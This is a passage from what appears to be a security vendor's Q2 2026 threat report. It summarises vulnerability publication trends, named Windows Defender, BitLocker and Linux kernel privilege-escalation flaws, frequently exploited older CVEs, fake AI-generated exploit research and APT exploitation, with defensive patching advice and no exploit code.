
We examine the number of registered vulnerabilities for each month over the last five years. As the chart below shows, this number continues to surge, a trend reflected across all the databases we track. It’s driven primarily by the widespread adoption of AI tools: as we predicted in our previous report, these tools have played a major role in the discovery of vulnerabilities in third-party software. Meanwhile, these tools often contain security issues of their own. For example, OpenClaw, a popular AI project, ranked 12th among those with the highest number of vulnerabilities discovered and published in Q2, with over 200 CVEs registered during the reporting period. Finally, AI development tools are also contributing to the vulnerability landscape, since the quality of the code they produce can vary widely. Therefore, the rate at which new vulnerabilities are discovered will inevitably keep growing.
Total published vulnerabilities per month from 2022 through 2026 (download)

Next, we analyze the number of new critical vulnerabilities (CVSS > 9.0) over the same period.
Total critical vulnerabilities published per month from 2022 through 2026 (download)
As the chart shows, the number of published critical vulnerabilities jumped sharply in Q2. This is because using AI for vulnerability research makes it possible to analyze massive amounts of previously unexamined code, uncover new attack surfaces, and identify entire classes of vulnerabilities that have gone unnoticed for decades. In particular, AI was used to find a series of Dirty Frag vulnerabilities in the Linux kernel.
Exploitation statistics
This section presents statistics on vulnerability exploitation for Q2 2026. The data draws on open sources and our telemetry.
Windows and Linux vulnerability exploitation
Q2 2026 saw a new precedent in the publication of vulnerabilities in Windows components and exploits for these: researchers no longer waiting for CVE registration, let alone patches. A case in point: a researcher who goes by Nightmare Eclipse (also known as Chaotic Eclipse) published a list of new “named” vulnerabilities across various Windows subsystems. At the time the technical details were published, none of the vulnerabilities had been assigned a CVE identifier:
BlueHammer: a local privilege escalation vulnerability in Windows Defender. During signature database updates, a time-of-check to time-of-use (TOCTOU) race condition occurs, allowing an attacker to substitute the directory where temporary update files are written. The researcher published a fully functional exploit for the vulnerability.
RedSun: another logical vulnerability in Windows Defender with a working exploit. Suspicious and malicious files marked as “cloud” can be overwritten or restored to their original directory with elevated privileges. The exploit incorporates fragments of algorithms that make it possible to leverage various logical vulnerabilities in Windows, effectively combining a large number of popular exploitation techniques.
YellowKey: a vulnerability that lets the user bypass BitLocker full-disk encryption and access system data through the Windows Recovery Environment (WinRE). A fully functional exploit was also published.
GreenPlasma: a vulnerability that enables system object injection via the CTF loader for the Collaborative Translation Framework (CTFMON) service in Windows. The original publication included an exploit with limited functionality.
RoguePlanet: yet another Windows Defender vulnerability that, like BlueHammer, stems from a TOCTOU issue, this time in the engine responsible for real-time system scanning. The published exploit uses the vulnerability to overwrite the system file wermgr.exe with a malicious one.
UnDefend: another vulnerability in the Windows Defender service. This time, the exploit causes a denial of service and blocks updates.
Even though such cases remain isolated for now, we believe they’ll grow into a full-fledged trend. Early publication of exploits gives attackers an advantage over software developers, who are left with no time to fix the issues.
Veteran vulnerabilities in Windows software also remain relevant. These are the ones our solutions most frequently detect exploits for:
CVE-2018-0802: a remote code execution (RCE) vulnerability in the Equation Editor component
CVE-2017-11882: another RCE vulnerability also affecting Equation Editor
CVE-2017-0199: a vulnerability in Microsoft Office and WordPad that allows an attacker to gain control over the system
CVE-2023-38831: a vulnerability in WinRAR that involves improper handling of objects within an archive
CVE-2025-6218 (formerly ZDI-CAN-27198): another WinRAR vulnerability allowing the specification of relative paths to extract files into arbitrary directories, potentially leading to malicious command execution
CVE-2025-8088: a vulnerability similar in exploitation method to CVE-2025-6218. The attackers used NTFS Streams to circumvent controls on the directory into which files are being unpacked
The vulnerabilities listed here can be leveraged to gain initial access to a vulnerable system and for privilege escalation. This underscores the critical importance of timely software updates.


That said, the number of Windows users who encountered exploits declined slightly in Q2, hitting an 18-month low.
Dynamics of the number of Windows users encountering exploits, Q1 2025 – Q2 2026. The number of users who encountered exploits in Q1 2025 is taken as 100% (download)
Linux also hit a rough patch in Q2 2026. Specifically, the period saw the disclosure of the Dirty Frag family of vulnerabilities, which lets an attacker reliably escalate privileges within the operating system.
All the vulnerabilities published in Q2 2026 were, in one way or another, related to the Linux caching subsystem. Here are the ones being most actively exploited:
CVE-2026-31431 (Copy Fail): a local privilege escalation vulnerability in the Linux kernel that lets an unprivileged user modify the page cache and gain root privileges. Especially dangerous for cloud and containerized environments
CVE-2026-43284, CVE-2026-43500 (Dirty Frag): a family of vulnerabilities in the Linux networking subsystem (IPsec ESP and RxRPC) that lets a local user overwrite the page cache and escalate privileges to root
CVE-2026-46300 (Fragnesia): a local privilege escalation vulnerability in the Linux kernel related to packet fragment handling and the page cache mechanism. It lets an unprivileged user gain root privileges and is also classified as part of the Dirty Frag family
CVE-2026-31635 (DirtyDecrypt): a Linux kernel vulnerability that lets a local attacker escalate privileges due to improper handling of decryption operations and page cache data modification
CVE-2026-43494 (PinTheft): a Linux kernel vulnerability that lets a local user gain elevated privileges due to errors in the memory page pinning mechanism
CVE-2026-46331 (pedit COW): a vulnerability in the Linux kernel’s traffic control subsystem (tc-pedit) that exploits a flaw in copy-on-write to modify the page cache and subsequently escalate privileges to root
The vulnerabilities described above were quickly embraced by attackers. At the same time, our solutions continue to detect exploitation attempts targeting older vulnerabilities as well:
CVE-2022-0847: a vulnerability known as Dirty Pipe, which enables privilege escalation and the hijacking of running applications
CVE-2019-13272: a vulnerability caused by improper handling of privilege inheritance, which can be exploited to achieve privilege escalation
CVE-2021-22555: a heap out-of-bounds write vulnerability in the Netfilter kernel subsystem
CVE-2023-32233: another Netfilter subsystem vulnerability that allows for Use-After-Free conditions and privilege escalation through improper processing of network requests
Dynamics of the number of Linux users encountering exploits, Q1 2025 – Q2 2026. The number of users who encountered exploits in Q1 2025 is taken as 100% (download)
In Q2 2026, the number of Linux users who encountered exploits declined slightly compared to Q1. Given that a significant share of new vulnerabilities are tied to the operating system’s caching subsystem, we recommend installing patches as quickly as possible, or disabling vulnerable kernel modules if patching isn’t an option.
Most common published exploits


The distribution of published exploits by software type in Q2 2026 includes categories that haven’t appeared in the sample for a long time. For instance, we’re once again seeing exploits targeting SharePoint. It’s worth noting that while several vulnerability write-ups for Exchange and SharePoint were published during the quarter, most turned out to be fake, AI-generated research. While the articles and exploit source code themselves look fairly polished, they describe nonexistent problems in the software or its components — often close to genuinely vulnerable mechanisms — in order to mislead researchers. This type of attack is aimed at increasing the time it takes to detect real vulnerabilities. In some cases, the description of a nonexistent vulnerability came bundled with completely unrelated malware.
Distribution of published exploits by platform, Q1 2026 (download)
Distribution of published exploits by platform, Q2 2026 (download)
Vulnerability exploitation in APT attacks

We analyzed which vulnerabilities were exploited in APT attacks during Q2 2026. The rankings provided below include data based on our telemetry, research, and open sources.
TOP 10 vulnerabilities exploited in APT attacks, Q2 2026 (download)
In Q2 2026, a trend emerged in APT attacks toward exploiting new vulnerabilities right from the moment they’re published. As before, we’re also seeing a large number of zero-day vulnerabilities. The Langflow vulnerability deserves particular attention: it’s one of the first cases of an APT group exploiting AI technology, which many organizations are only just beginning to integrate. Because most of this tech is proprietary, it has a considerable number of security blind spots. Therefore, given the growing number of AI-based automation tools, we strongly recommend going beyond the usual patching and developing secure procedures for credential use and sensitive data handling in systems that rely on agents and LLMs.
C2 frameworks
In this section, we examine the most popular C2 frameworks used by APT groups and analyze the vulnerabilities targeted by the exploits that interacted with C2 agents in APT attacks.
